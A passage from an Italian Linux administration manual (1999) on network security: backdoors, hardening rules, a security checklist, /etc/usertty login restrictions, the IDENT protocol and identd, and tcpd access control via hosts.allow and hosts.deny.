Quando esiste un reticolo di fiducia reciproca tra diversi nodi, anche se questi possono avere un sistema sicuro di identificazione, resta il problema del transito dei dati lungo la rete, che potrebbero essere intercettati da un aggressore. Infatti, non bisogna trascurare la possibilità che qualcuno riesca a introdursi fisicamente nella rete locale (anche se apparentemente sicura), introducendo un piccolo elaboratore, nascosto opportunamente, con lo scopo di registrare tutte le transazioni, da cui trarre poi informazioni importanti (quali per esempio le password utilizzate per il *login* remoto).

A questo si può porre rimedio solo con un buon sistema di cifratura, come avviene attraverso Secure Shell. Tuttavia, il problema rimane per tutti quei servizi per i quali non è prevista questa possibilità.

## 164.6 Backdoor: cosa ci si può attendere da un sistema compromesso

Le porte posteriori, o le botole, o *backdoor*, sono delle anomalie «naturali», o create ad arte, per permettere a qualcuno di accedere o utilizzare servizi in modo riservato. In pratica, è l'equivalente di un passaggio segreto, sconosciuto al proprietario del castello, attraverso il quale altri possono entrare quando vogliono senza essere notati.

Un aggressore che sia riuscito ad accedere in qualche modo a un sistema, potrebbe prendersi la briga di consolidare la posizione raggiunta ritoccando la configurazione o sostituendo gli eseguibili di alcuni servizi, allo scopo di garantirsi un accesso privilegiato, possibilmente invisibile attraverso i mezzi normali.

Attraverso Internet è possibile procurarsi pacchetti di programmi modificati ad arte per ottenere tali scopi. Quindi, il problema è più serio di quanto si possa immaginare a prima vista.

## 164.7 Regole dettate dal buon senso

La soluzione assoluta che garantisca la sicurezza dei sistemi connessi in rete non esiste. Tuttavia si possono tenere a mente alcune regole elementari, dettate dal buon senso. L'elenco di suggerimenti che appare di seguito, è ispirato in modo particolare da *Improving the Security of Your Site by Breaking Into it* di Dan Farmer e Wietse Venema.

- Sarebbe bene escludere il servizio Finger. Se ciò non fosse possibile, sarebbe almeno il caso di utilizzarne una versione modificata che non fornisca informazioni troppo delicate come la directory personale e l'origine dell'ultimo *login*.
- Non si deve usare NIS, a meno che ciò sia assolutamente necessario.
- Si deve usare il servizio NFS il meno possibile.
- Se viene attivato il servizio NFS, non devono essere esportate directory in modo incondizionato a qualunque nodo (attualmente, i server NFS utilizzati con GNU/Linux non lo consentono in ogni caso). Inoltre, è bene cercare almeno di limitare l'esportazione alla sola lettura.

  | Non si deve esportare assolutamente la directory principale. |
  |---|

- Evitare di fornire servizi attraverso programmi ben conosciuti per i loro problemi di sicurezza. Sendmail è un esempio tipico di un tale programma così pericoloso.
- Occorre porre particolare attenzione alla protezione dei server che offrono servizi delicati come DNS, NFS, NIS, e altro. Su queste macchine sarebbe opportuno fossero ammessi ad accedere solo utenti che hanno un ruolo amministrativo.
- È necessario esaminare attentamente i servizi offerti, spesso in modo predefinito, attraverso l'analisi del file `/etc/inetd.conf`, l'interrogazione delle RPC (*portmapper*) e l'elenco dei processi (alcuni servizi potrebbero essere indipendenti sia da **`inetd`** che dal sistema delle RPC).

  È importante che siano attivi solo i servizi necessari.

- Quando possibile è opportuno utilizzare l'avvio dei servizi attraverso il controllo di **`inetd+tcpd`**. Quando non si intende fornire un servizio, conviene almeno monitorarne le richieste attraverso l'ausilio di **`tcpd`** (questo particolare verrà chiarito nel capitolo 165.3).

- Ridurre o eliminare del tutto la «fiducia» basata esclusivamente sul nome del client.

- Utilizzare password *shadow*, e un comando **`passwd`** che non consenta l'utilizzo di password troppo semplici (generalmente è già così nella maggior parte delle distribuzioni GNU/Linux).

- Fare a meno di gestire gruppi di lavoro abbinati a password: una password di gruppo è un «segreto di Pulcinella».

- Disabilitare gli utenti di sistema (**`bin`**, **`daemon`**, ecc.); disabilitare o eliminare gli utenti comuni che non abbiano utilizzato il sistema da tanto tempo (una gestione corretta delle password *shadow* può automatizzare questo meccanismo.

- Leggere la documentazione disponibile riferita al problema della sicurezza e tenersi aggiornati il più possibile, anche iscrivendosi ai gruppi di discussione che trattano l'argomento.

- Installare gli aggiornamenti riferiti alla sicurezza, il più presto possibile.

- Scandire regolarmente il filesystem alla ricerca di alterazioni nei file. Per questo si utilizza solitamente il pacchetto Tripwire.

## 164.8 Checklist

Oltre che tenere a mente le regole dettate dal buon senso per cercare di evitare problemi nella sicurezza dei sistemi amministrati, si potrebbe pensare alla definizione di un comportamento standard, verificabile attraverso un tabella per il *checklist*, come si fa di solito nei paesi di lingua inglese. Nel documento *Improving the security of your UNIX system*, viene proposta un'appendice con un esempio di un tale *checklist*, a cui si ispira quello seguente.

È chiaro che ogni amministratore deve decidere la propria strategia, in funzione delle esigenze e della sua personale propensione al rischio. Con l'esempio seguente, si vuole solo invitare a predisporre il proprio *checklist* personale.

Sicurezza delle utenze

- Definizione delle regole imposte agli utenti riferite alle password.
- Verifica delle password rispetto a scelte ovvie.
- Definizione della scadenza di ogni utenza.
- Eliminazione di utenti generici (come il tipico utente **`guest`**).
- Verifica che tutti gli utenti abbiano una password, o siano disabilitate attraverso un asterisco nel campo corrispondente.
- Verifica che tutti gli utenti di sistema non possano essere utilizzati per accedere attraverso un asterisco nel campo della password.
- Eliminazione delle utenze di gruppo.

Sicurezza della rete

- Eliminazione del file `/etc/hosts.equiv`.
- Eliminazione dei file `~/.rhosts` di ogni utente.
- Verifica che il file `/etc/securetty` contenga solo dispositivi di console.
- Verifica che l'esportazione NFS sia consentita solo a nodi indicati in modo preciso, possibilmente per numero IP.
- Verifica dell'esportazione NFS minima indispensabile.
- Verifica della versione di Sendmail.
- Eliminazione del servizio Finger se non è indispensabile.
- Verifica del corretto funzionamento del sistema di aggancio nelle connessioni seriali (non devono rimanere aperte le connessioni).
- Impedire il transito del protocollo di X attraverso i router.
- Impedire i *forward* di X attraverso Secure Shell.

Sicurezza del filesystem

- Eliminazione dei bit SUID e SGID negli script di shell (anche se questo non dovrebbe causare problemi con GNU/Linux).
- Verifica di tutti i programmi che hanno il bit SUID o SGID attivato, a meno di quelli che notoriamente devono avere questo privilegio.
- Verifica della presenza del bit Sticky nelle directory che sono accessibili in scrittura da tutti gli utenti.
- Verifica del valore della maschera dei permessi riferita alla configurazione dell'utente **`root`**.
- Verifica dei permessi dei file di dispositivo.

Copie di sicurezza

- Copia di sicurezza completa (livello 0) ogni mese.
- Copia di sicurezza incrementale (livello 1) almeno ogni due settimane.
- Utilizzo di sistemi di memorizzazione WORM, come i CD-R, per le copie di sicurezza di livello 0.

## 164.9 Riferimenti


- Kevin Fenzi, *Linux Security HOWTO*
- Dan Farmer, Wietse Venema, *Improving the Security of Your Site by Breaking Into it*, 1995

  *<http://rootshell.com/docs/improve_by_breakin.txt>*
- Christopher Klaus, *Backdoors*, 1997

  *<http://rootshell.com/docs/backdoors.txt>*
- Steven M. Bellovin, *There Be Dragons*, 1992

  *<http://rootshell.com/docs/dragons_bellovin.ps.gz>*
- David A. Curry, *Improving the security of your UNIX systems*, 1990

  *<http://rootshell.com/docs/improving_security_sri.ps.gz>*
- Rootshell

  *<http://rootshell.com/>*
- CERT (Computer Emergency Response Team) Coordination Center

  *<http://www.cert.org/>*
- Mathematics and Computing Science Dept. of Eindhoven University of Technology (the Netherlands, Europe)

  *<ftp://ftp.porcupine.org/pub/security/>*


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Strumenti per il controllo della sicurezza

Alcuni programmi possono essere di aiuto nel contenimento dei rischi della sicurezza e nello studio del problema in generale. In questo capitolo ne vengono mostrati alcuni.

## 165.1 Configurazione di login

Il programma *login* offre qualche strumento minimo di configurazione per controllare gli accessi. Il file `/etc/nologin`, se presente, impedisce l'accesso, e il file `/etc/securetty` stabilisce da quali terminali può accedere l'utente **`root`**.

Alcune versioni di **`login`** permettono di controllare l'accesso degli utenti comuni attraverso la configurazione del file `/etc/usertty`. Qui viene mostrato come si potrebbe utilizzare, se il programma **`login`** lo prevede.

### 165.1.1 /etc/usertty

Attraverso il file `/etc/usertty` è possibile limitare l'accesso degli utenti. Solitamente non viene utilizzato, e la sua mancanza consente a tutti gli utenti del sistema di accedere da dove vogliono, quando vogliono, a parte la restrizione che riguarda l'utente **`root`** in base alla configurazione del file `/etc/securetty`.

In linea di massima, se il programma **`login`** è stato compilato in modo da utilizzarlo, il file `/etc/usertty` permette di definire l'origine e la fascia oraria attraverso cui ogni utente può accedere.

Il file `/etc/usertty` può contenere commenti, introdotti dal simbolo **`#`** e terminati dalla fine della riga; può contenere righe bianche o vuote, che vengono ignorate. Per il resto, le direttive che può contenere sono raggruppate in tre sezioni possibili, denominate: **`CLASSES`**, **`GROUPS`** e **`USERS`**.

CLASSES | GROUPS | USERS
⟨*elemento*⟩ ⟨*origine*⟩...
...

Ognuna della tre sezioni inizia con la parola chiave che la identifica, scritta con tutti i caratteri maiuscoli, come si vede dallo schema sintattico. Le righe seguenti, fino all'indicazione della sezione successiva, rappresentano la definizione di elementi della sezione a cui si abbinano delle origini. In pratica,

⟨*elemento*⟩ ⟨*origine*⟩...

serve a definire il nome di un elemento riferito alla sezione a cui appartiene, il quale consente l'accesso dalle origini indicate. Tra il nome e l'elenco di origini si possono utilizzare uno o più spazi orizzontali (comprese le tabulazioni); l'elenco dei nomi è separato a sua volta attraverso altri spazi orizzontali.

Un'origine, nel senso degli schemi sintattici mostrati, rappresenta un terminale o un nodo espressi in qualche modo, da cui l'utente, che appartiene in qualche modo a quell'elemento, può accedere. L'origine può contenere anche l'indicazione di una fascia oraria in cui è consentito l'accesso.

La cosa migliore, per cominciare, è mostrare un esempio in cui appare l'uso di tutte le sezioni.

```
CLASSES
classe_console          tty1 tty2 tty3 tty4 tty5 tty6
classe_locali           @localhost
classe_rete_locale      @.brot.dg @192.168.1.0/255.255.255.0

GROUPS
studenti                classe_rete_locale tty1
prof                    classe_console utenti_locali utenti_rete_locale

USERS
tizio                   tty1 tty2 tty3
caio                    tty4 tty5 tty6
*                       classe_rete_locale
```

L'esempio mostra la sequenza normale nell'indicazione delle sezioni. La prima, **`CLASSES`**, permette di definire delle classi, ovvero dei nomi che possono essere richiamati nelle altre sezioni. A fianco di ogni nome di classe viene riportato l'elenco delle origini a cui queste fanno riferimento. Intuitivamente, si intende che la classe **`utenti_console`** rappresenta gli accessi provenienti da una qualunque console virtuale, da `/dev/tty1` a `/dev/tty6`; nello stesso modo si può comprendere che la classe **`classe_rete_locale`** rappresenta tutti gli accessi provenienti da nodi appartenenti al dominio **brot.dg** o alla sottorete 192.168.1.*.

La sezione **GROUPS** permette di definire dei gruppi, secondo quanto riportato nel file `/etc/group`, e di abbinare agli utenti relativi la possibilità di accedere attraverso origini determinate. Nell'esempio, gli utenti del gruppo **studenti** possono accedere dagli accessi definiti dalla classe **classe_rete_locale**, e anche dalla prima console (`/dev/tty1`).

La sezione **USERS** permette di definire l'accesso dei singoli utenti. Per esempio, l'utente tizio può accedere solo dalle prime tre console virtuali.

In generale, se un utente ricade all'interno della definizione di un elemento della sezione **GROUPS** e anche in uno della sezione **USERS**, le sue possibilità di accesso sono date dall'unione delle due.

All'interno della sezione **USERS** può apparire un elemento speciale, l'asterisco (*****), che rappresenta qualsiasi utente. Seguendo l'esempio, oltre agli accessi concessi esplicitamente, si fa in modo che ogni utente possa accedere da qualunque nodo della rete locale.

A parte la comprensione intuitiva, le origini possono essere espresse in modi differenti, secondo uno degli schemi seguenti.

⟨*classe*⟩

⟨*dispositivo-di-terminale*⟩

`@.`⟨*dominio*⟩

`@`⟨*numero-IPv4*⟩`/`⟨*maschera*⟩

`@localhost`

Quanto mostrato rappresenta solo una prima approssimazione, e in ogni caso, un'origine può essere espressa da:

1. il nome di una classe definita precedentemente;
2. il nome del file di dispositivo del terminale corrispondente, togliendo il percorso `/dev/`;
3. un nome di dominio che rappresenta tutti i nodi che gli appartengono;
4. l'indirizzo di una sottorete, composto dal numero IPv4 e dalla maschera relativa;
5. la sigla **@localhost** che rappresenta un accesso proveniente dallo stesso sistema locale.

Tuttavia, l'origine può contenere anche l'indicazione di una fascia oraria in cui quella tale origine fisica (o logica) può avere accesso. Naturalmente, questo vale per tutti i casi visti, escluso le classi, che in realtà servono per definire un gruppo di origini complete.

Una fascia oraria viene indicata davanti a un'origine di quelle elencate fino a questo punto, e la si distingue perché è racchiusa tra parentesi quadre. La fascia oraria può contenere l'indicazione di uno o più giorni della settimana, e di uno o più intervalli orari. La fascia oraria è composta quindi da un elenco di elementi, separati da due punti verticali (**:**). Si osservi l'esempio seguente:

```
[mon:tue:wed:thu:fri:8-17:20]
```

L'esempio rappresenta una fascia oraria corrispondente all'intervallo dalle 8.00 alle 17.59 e dalle 20.00 alle 20.59, di tutti i giorni dal lunedì al venerdì. Intuitivamente si comprende che esiste un'approssimazione obbligata di un'ora per gli intervalli orari, e che non è possibile indicare informazioni sui giorni diversi da un ambito strettamente settimanale.

Una fascia oraria di questo tipo deve contenere almeno un'indicazione di un intervallo orario.

Per un esempio più completo, si osservi il pezzo seguente del file `/etc/usertty` che rappresenta una sezione **USERS**. L'utente **tizio** può accedere dalla prima console virtuale solo il sabato e la domenica dalle 8.00 alle 22.59, e poi, anche dalle origini specificate dalla classe **classe_rete_locale**, dato che ciò è concesso indistintamente per tutti gli utenti.

```
USERS
tizio                   [sat:sun:8-22]tty1
caio                    tty4 tty5 tty6
*                       classe_rete_locale
```

## 165.2 Protocollo IDENT

In quasi tutte le distribuzioni GNU/Linux, nel file `/etc/inetd.conf` appare una riga simile a quella seguente, per l'attivazione del servizio IDENT, corrispondente alla porta **`auth`** (113).

```
auth  stream  tcp  nowait  nobody  /usr/sbin/in.identd in.identd -l -e -o
```

Il demone **`identd`** ha lo scopo di controllare i collegamenti per mezzo del protocollo TCP. In tal modo è in grado di informare il nodo all'altro capo del collegamento sul nominativo-utente di chi esegue quel collegamento. Si osservi la figura 165.1.

```
+-------------+ porta 1108       porta 23 +-------------+
|   Host A    |-------------------------->|   Host B    |
|  identd in  |       Connessione TCP     |             |
|  funzione   |<--+                       |             |
+-------------+   |                       +-------------+
                  |     Protocollo IDENT      |
                  +---------------------------+
         «Chi è che ha attivato la connessione 23,1108?»
```

Figura 165.1: Il protocollo IDENT serve a fornire alla controparte le informazioni necessarie a identificare l'utente che ha in corso una particolare connessione TCP.

Seguendo l'esempio della figura, se un utente del nodo «A» ha iniziato una connessione TCP con il nodo «B» (in questo caso si tratta di Telnet), dal nodo «B» può essere richiesto al nodo «A» di fornire le informazioni sull'utente che esegue il processo responsabile del collegamento. Come si vede, tale richiesta viene fatta usando il protocollo IDENT, e la risposta può essere fornita solo se l'origine gestisce tale servizio.

Fornire questo tipo di informazione è utile, al contrario di ciò che si potrebbe pensare, purché il demone **`identd`** non sia stato compromesso, e fornisca informazioni corrette. Se un utente di un sistema che fornisce il servizio IDENT, utilizzando il protocollo TCP, cercasse di aggredire un qualche nodo esterno, l'amministratore di questo potrebbe ottenere il nominativo-utente di questa persona attraverso il protocollo IDENT. Successivamente, tale amministratore avrebbe modo di essere più dettagliato nel riferire l'accaduto al suo collega del sistema da cui è originato l'attacco, e questo a tutto vantaggio di quest'ultimo.

### 165.2.1 $ identd

`/usr/sbin/in.identd [`⟨*opzioni*⟩`]`

Il demone **`identd`** è in grado di fornire alla controparte di una connessione TCP il nominativo-utente del proprietario del processo che l'ha avviata. **`identd`** può fornire anche altre informazioni, ma questo non rappresenta il suo scopo normale, che è invece quello di consentire il monitoraggio degli accessi da parte dei destinatari delle connessioni.[1]

È il caso di sottolineare che, per fornire esclusivamente le informazioni strettamente necessarie al raggiungimento di tale obbiettivo, si utilizzano normalmente le opzioni **`-l`**, **`-e`** e **`-o`**, ed eventualmente si può valutare la possibilità di aggiungere anche **`-n`**.

> **`identd`** è in grado di conoscere esclusivamente l'utente «reale» del processo. Per cui, un processo avviato con il bit SUID attivo otterrà i privilegi dell'utente proprietario del file binario, e sarà questo utente a essere mostrato da **`identd`**.

Alcune opzioni

`-b`

Utilizzando l'opzione **`-b`** si permette l'avvio di **`identd`** in modo indipendente da **`inetd`**. In generale, si preferisce attivare il servizio IDENT attraverso **`inetd`**.

Se viene utilizzata questa opzione, è necessario indicarne delle altre per informare **`identd`** di una serie di cose che altrimenti sono gestite da **`inetd`**. Per conoscerle si può consultare la pagina di manuale *identd(8)*.

`-l`

Attiva la registrazione delle richieste IDENT nel registro del sistema. Non si tratta della registrazione dei nomi degli utenti che si connettono, ma delle sole richieste fatte dai nodi remoti che chiedono «chiarimenti» sulle connessioni partite dal sistema locale verso di loro.

[1] Il pacchetto di **`identd`** si chiama Pidentd.

`-o`

Fa in modo che non venga rivelato il nome del sistema operativo. Al suo posto viene restituita la parola **`OTHER`**.

`-e`

Fa in modo di non specificare la motivazione degli errori. Senza questa opzione, **`identd`** potrebbe restituire informazioni del tipo: **`NO-USER`**, **`INVALID-PORT`**. Con questa opzione, l'unico messaggio di errore è **`UNKNOWN-ERROR`**.

`-n`

Utilizzando questa opzione, si fa in modo che **`identd`** non fornisca il nome dell'utente proprietario del processo che instaura la connessione, restituendo al suo posto il numero UID.

`-N`

Permette agli utenti di nascondersi attraverso la creazione di un file `~/.noident`. È chiaro che per gli scopi in cui è utile tale servizio, questa opzione non deve essere usata; diversamente un aggressore che non vuole essere identificato potrebbe bloccare facilmente **`identd`**.

Esempi

```
# /etc/inetd.conf
#...
auth  stream  tcp  nowait  nobody  /usr/sbin/in.identd in.identd -l -e -o
```

Utilizzo normale di **`identd`** dichiarandone l'uso all'interno del file `/etc/inetd.conf`. In questo caso si osserva l'uso delle opzioni **`-l`**, **`-e`** e **`-o`**, con cui si attiva l'annotazione nel registro del sistema, si eliminano le informazioni sul sistema operativo e sul tipo di errori commessi durante l'interrogazione del servizio.

> Si osservi l'assenza di **`tcpd`**, dal momento che questo servizio deve essere accessibile a tutti i nodi, e non solo a quelli che passano il filtro stabilito all'interno di `/etc/hosts.allow` e `/etc/hosts.deny`. Inoltre, **`tcpd`** non può essere utilizzato soprattutto perché esso stesso può essere configurato per interrogare l'origine di una richiesta attraverso il protocollo IDENT, e in tal caso si formerebbe un *loop* senza fine.

### 165.2.2 Interrogazione del servizio e librerie

A quanto pare manca un programma di utilità specifico per l'interrogazione del servizio IDENT; in pratica si deve utilizzare Telnet verso la porta 113 (**`auth`**).

Il primo problema è quello di scoprire le porte della connessione che si intende verificare alla fonte. Questo lo si fa con **`netstat`**. A titolo di esempio, si immagina di essere nel nodo «B» dello schema mostrato nella figura 165.1, e di volere verificare l'origine di una connessione Telnet proveniente dal nodo «A» (proprio come mostrava la figura).

Prima di tutto, si deve scoprire che esiste una connessione Telnet (sospetta), e questo avviene attraverso la lettura dei messaggi del registro del sistema. Purtroppo, se **`tcpd`** non è configurato correttamente, potrebbe mancare l'indicazione delle porte utilizzate, costringendo ad andare un po' per tentativi. Si suppone che sia in corso attualmente un'unica connessione di questo tipo, in tal caso la lettura del rapporto di **`netstat`** non può generare equivoci.

`$` **`netstat -n`**

Il rapporto potrebbe essere piuttosto lungo. Per quello che riguarda questo esempio, si potrebbe notare l'estratto seguente:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
...
tcp        0      0 192.168.254.1:23        192.168.1.1:1108        ESTABLISHED
...
```

Di conseguenza, «noi» siamo 192.168.254.1 e il nodo remoto è 192.168.1.1. Per interrogare il servizio IDENT presso il nodo remoto si utilizza Telnet nel modo seguente (eventualmente, al posto del nome **`auth`** si può indicare direttamente il numero: 113).

`$` **`telnet 192.168.1.1 auth`**[*Invio*]

```
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
```

**1108 , 23**[*Invio*]

```
1108 , 23 : USERID : OTHER :tizio
Connection closed by foreign host.
```

Così si viene a conoscere che la connessione è intrattenuta dall'utente **tizio@192.168.1.1**.

Un demone di un qualunque servizio potrebbe essere modificato in modo da utilizzare sistematicamente il protocollo IDENT per interpellare i client, e annotare nel registro del sistema gli utenti che accedono. Per questo, e per altri possibili utilizzi, esiste la libreria **libident**, disponibile con quasi tutte le distribuzioni GNU/Linux.

### 165.2.3 # identtestd

Probabilmente, solo la distribuzione Debian acclude il demone **identtestd** assieme alla libreria **libident**. Si tratta di un programma da collocare nel file `/etc/inetd.conf`, collegandolo a una porta non utilizzata, il cui scopo è solo quello di restituire le informazioni di chi dovesse fare un tentativo di Telnet su quella stessa porta.

In pratica, **identtestd** serve esclusivamente per verificare il funzionamento del proprio servizio IDENT.

Si attiva il servizio (diagnostico) attraverso una riga come quella seguente, nel file `/etc/inetd.conf`.

```
9999  stream  tcp  nowait  root  /usr/sbin/in.identtestd in.identtestd
```

Una volta riavviato **inetd**, si può interpellare tale «servizio» con Telnet da un nodo in cui è presente IDENT, e se ne vuole verificare il funzionamento. Si osservi l'esempio.

# **telnet 192.168.1.1 9999**[*Invio*]

```
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
Welcome to the IDENT server tester, version 1.9

(Linked with libident-libident 0.21 Debian 4)

Connecting to Ident server at 192.168.254.1...
Querying for lport 2252, fport 9999....
Reading response data...
Userid response is:
   Lport........ 2252
   Fport........ 9999
   Opsys........ OTHER
   Charset...... <not specified>
   Identifier... root
Connection closed by foreign host.
```

## 165.3 Tcp wrapper più in dettaglio

L'uso di **tcpd** è già stato descritto in modo sommario nel capitolo 77. In quella fase sono state trascurate le sue potenzialià di controllo, che possono estendersi fino all'utilizzo del protocollo IDENT.

La configurazione di **tcpd** avviene esclusivamente attraverso i file `/etc/hosts.allow` e `/etc/hosts.deny`, all'interno dei quali si possono utilizzare direttive più complesse di quelle già viste in precedenza. In ogni caso, è bene ribadire che lo scopo di questi file è quello di trovare una corrispondenza con l'utente e il nodo che tenta di accedere a uno dei servizi messi sotto il controllo di **inetd**. La verifica inizia dal file `/etc/hosts.allow` e continua con `/etc/hosts.deny`, fermandosi alla prima corrispondenza corretta. Se la corrispondenza avviene con una direttiva del file `/etc/hosts.allow`, l'accesso è consentito; se la corrispondenza avviene con una direttiva di `/etc/hosts.deny`, l'accesso è impedito; se non avviene alcuna corrispondenza l'accesso è consentito.

### 165.3.1 Dichiarazione all'interno di /etc/inetd.conf

La dichiarazione di un servizio all'interno del file `/etc/inetd.conf` può avvenire fondamentalmente in due modi possibili: con o senza il filtro di **tcpd**. Si osservino i due esempi seguenti.

```
# /etc/inetd.conf
#...
telnet  stream  tcp     nowait  root    /usr/sbin/in.telnetd    in.telnetd
#...
```

```
# /etc/inetd.conf
#...
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
#...
```

Nel primo caso, quando si instaura una connessione Telnet, **inetd** avvia direttamente il binario `/usr/sbin/in.telnetd`, senza altre intermediazioni. L'albero dei processi potrebbe apparire come nell'esempio seguente:

```
init-+-inetd---in.telnetd---login---bash---...
     |
     ...
```

Nel secondo caso, invece, un'eventuale connessione Telnet viene preceduta dalla verifica di **tcpd**, che potrebbe anche rifiutarla, oppure semplicemente aggiungere dei controlli. Ma una volta completati i controlli, se il server può essere avviato, **tcpd** si toglie di mezzo, e l'albero dei processi appare esattamente uguale a quanto già visto.

Quando si decide di utilizzare **tcpd**, si possono presentare altre possibilità. Per la precisione, perché funzioni quanto visto nell'ultimo esempio, occorre che l'eseguibile **in.telnetd** si trovi nella directory prevista da **tcpd**, secondo quanto definito in fase di compilazione dei sorgenti. In pratica, per GNU/Linux si tratta di `/usr/sbin/`.

Se il demone di un determinato servizio si trova in una collocazione differente rispetto a quella standard, questo potrebbe essere indicato utilizzando il percorso completo, come nell'esempio seguente:

```
# /etc/inetd.conf
#...
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /root/bin/in.telnetd
#...
```

In questo caso, viene specificato che il demone necessario a ricevere le connessioni Telnet è precisamente `/root/bin/in.telnetd`.

Nella documentazione di **tcpd** si mostra la possibilità di utilizzare questo programma solo a scopo di verifica dei tentativi di accesso, che vengono annotati nel registro del sistema, sostituendo il demone che dovrebbe essere avviato con una copia di **tcpd** stesso. Supponendo di volere eliminare il servizio Finger pur continuando a monitorare le richieste di questo, si potrebbe agire come segue:

# **mkdir /directory/segreta**

# **mv /usr/sbin/in.fingerd /directory/segreta**

# **cp /usr/sbin/tcpd /usr/sbin/in.fingerd**

In alternativa, si può ottenere un risultato simile semplicemente togliendo il programma demone del servizio, lasciando però la dichiarazione nel file `/etc/inetd.conf`. La differenza che si può avvertire sta nelle ulteriori segnalazioni di errore che si ritrovano nel registro del sistema, che avvisano dell'impossibilità di avviare il programma corrispondente.

## 165.3.2 Limiti e particolarità di tcpd

In generale, le connessioni RPC non si riescono a controllare facilmente con **tcpd**. In particolare, i servizi annotati come **rpc/tcp** nel file `/etc/inetd.conf` non sono gestibili attraverso **tcpd**.

Alcuni demoni UDP e RPC rimangono attivi al termine del loro lavoro, in attesa di un'ulteriore richiesta eventuale. Questi servizi sono registrati nel file `/etc/inetd.conf` con l'opzione **wait** e così si possono riconoscere facilmente. Come si può intuire, solo la richiesta che li avvia può essere controllata da **tcpd**.

Alcuni dettagli di funzionamento di **tcpd** sono definiti in fase di compilazione dei sorgenti. Si tratta in particolare dell'opzione di compilazione **-DPARANOID**, con la quale è come se fosse sempre attivo il jolly **PARANOID** nei file `/etc/hosts.allow` e `/etc/hosts.deny`. Di solito, i pacchetti già compilati di **tcpd** sono stati ottenuti senza questa opzione, in modo da lasciare la libertà di configurare questo programma come si vuole.

Un altro elemento che può essere definito con la compilazione è il tipo di direttive che si possono accettare nei file `/etc/hosts.allow` e `/etc/hosts.deny`. Le due sintassi possibili sono descritte in due documenti separati: *hosts_access(5)* e *hosts_options(5)*.

### 165.3.3 /etc/hosts.allow /etc/hosts.deny

In questa sezione viene mostrata in particolare la sintassi dei file `/etc/hosts.allow` e `/etc/hosts.deny`, quando nella fase di compilazione di **`tcpd`** non è stata abilitata l'estensione **`PROCESS_OPTIONS`**; in pratica quella più limitata. Negli esempi si mostreranno anche le corrispondenze con il secondo tipo di formato, che comunque offrirebbe molte possibilità in più, e queste possono essere approfondite leggendo *hosts_options(5)*.

⟨*elenco-di-demoni*⟩ **:** ⟨*elenco-di-client*⟩ `[` **:** ⟨*comando-di-shell*⟩ `]`

La sintassi mostrata, che si riferisce al tipo più semplice di formato delle direttive di questi file, potrebbe essere trasformata in quello più complesso nel modo seguente:

⟨*elenco-di-demoni*⟩ **:** ⟨*elenco-di-client*⟩ `[` **:** `spawn` ⟨*comando-di-shell*⟩ `]`

> Quando non si sa quale sia il formato giusto per il proprio **`tcpd`**, basta provare prima il formato più semplice. Se non va si vede subito la segnalazione di errore nel registro del sistema.

I primi due elementi, l'elenco di demoni e l'elenco di client, sono già stati descritti nel capitolo 77. Vale forse la pena di ricordare che questi «elenchi» sono semplicemente nomi o modelli separati da spazi orizzontali, e questo spiega la necessità di separare i vari campi delle direttive attraverso i due punti verticali.

Ciò che appare a partire dal terzo campo di queste direttive (nel caso mostrato si tratta di un comando di shell, ma con la sintassi più complessa si parla piuttosto di opzioni), può contenere delle variabili, rappresentate da un simbolo di percentuale (**`%`**) seguito da una lettera, che vengono espanse da **`tcpd`** ogni volta che viene verificata la corrispondenza con quella direttiva determinata che le contiene (tabella 165.1).

| Variabile | Contenuto |
|---|---|
| %a | L'indirizzo del client. |
| %A | L'indirizzo del server. |
| %c | Informazione completa del client per quanto disponibile. |
| %d | Il nome del processo del demone. |
| %h | Il nome del client o l'indirizzo se il nome non è disponibile. |
| %H | Il nome del server o l'indirizzo se il nome non è disponibile. |
| %n | Il nome del client o **`unknown`** o **`paranoid`**. |
| %N | Il nome del server o **`unknown`** o **`paranoid`**. |
| %p | Il numero del processo del demone. |
| %s | Informazione completa del server per quanto disponibile. |
| %u | Il nome dell'utente del client o **`unknown`**. |
| %% | Un simbolo di percentuale singolo. |

Tabella 165.1: Elenco delle variabili utilizzabili in alcune parti delle direttive dei file di controllo degli accessi.

Una direttiva può contenere il simbolo di due punti (**`:`**) all'interno di certi campi. In tal caso, per evitare che questi si confondano con la separazione dei campi, occorre precedere tale simbolo con la barra obliqua inversa: **`\:`**.

Una direttiva può essere interrotta e ripresa nella riga successiva se alla fine della riga appare una barra obliqua inversa, subito prima del codice di interruzione di riga.

> Ogni volta che si modifica uno di questi file, è indispensabile verificare che nel registro di sistema non appaiano indicazioni di errori di sintassi. Un problema tipico che si incontra è dovuto al fatto che ogni direttiva deve terminare con un codice di interruzione di riga. Se alla fine di una direttiva terminasse anche il file, questo costituirebbe un errore che ne impedirebbe il riconoscimento.

#### 165.3.3.1 Demoni e client specificati in modo più preciso

I primi due campi delle direttive di questi file, permettono di indicare con più precisione sia i demoni che i client che accedono.

Quando il server ha diversi indirizzi IP con cui può essere raggiunto, è possibile indicare nel primo campo un demone in combinazione con un indirizzo particolare dal quale proviene la richiesta. In pratica, il primo campo diventa un elenco di elementi del tipo seguente:

⟨*demone*⟩`@`⟨*modello-server*⟩

Il demone può essere indicato per nome, oppure può essere messo al suo posto il jolly **`ALL`** che li rappresenta tutti.

Il modello del server serve a rappresentare questi indirizzi per nome o per numero. Valgono anche in questo caso le regole con cui si possono definire i nomi e gli indirizzi di client, anche per quanto riguarda le indicazioni parziali (un intero dominio o un gruppo di indirizzi).

Più interessante è invece la possibilità di ottenere da **tcpd** la verifica del nominativo-utente del processo avviato dal client per la connessione. Si veda per questo quanto già descritto in precedenza al riguardo del protocollo IDENT. Basta utilizzare nel secondo campo la sintassi seguente:

⟨*modello-utente*⟩@⟨*modello-client*⟩

Utilizzando questa forma, **tcpd**, prima di concedere l'accesso al servizio, interpella il client attraverso il protocollo IDENT, per ottenere il nome dell'utente proprietario del processo che ha instaurato la connessione.

> Se il client non risponde a questo protocollo, si crea un pausa di ritardo di circa 10 secondi. Implicitamente si penalizzano tutti gli utenti che usano sistemi operativi diversi da Unix e derivati.

Una volta ottenuta la risposta, o quando scade il tempo, può essere fatto il confronto con la direttiva. In ogni caso, questo tipo di direttiva fa sì che venga aggiunta questa informazione nel registro del sistema.

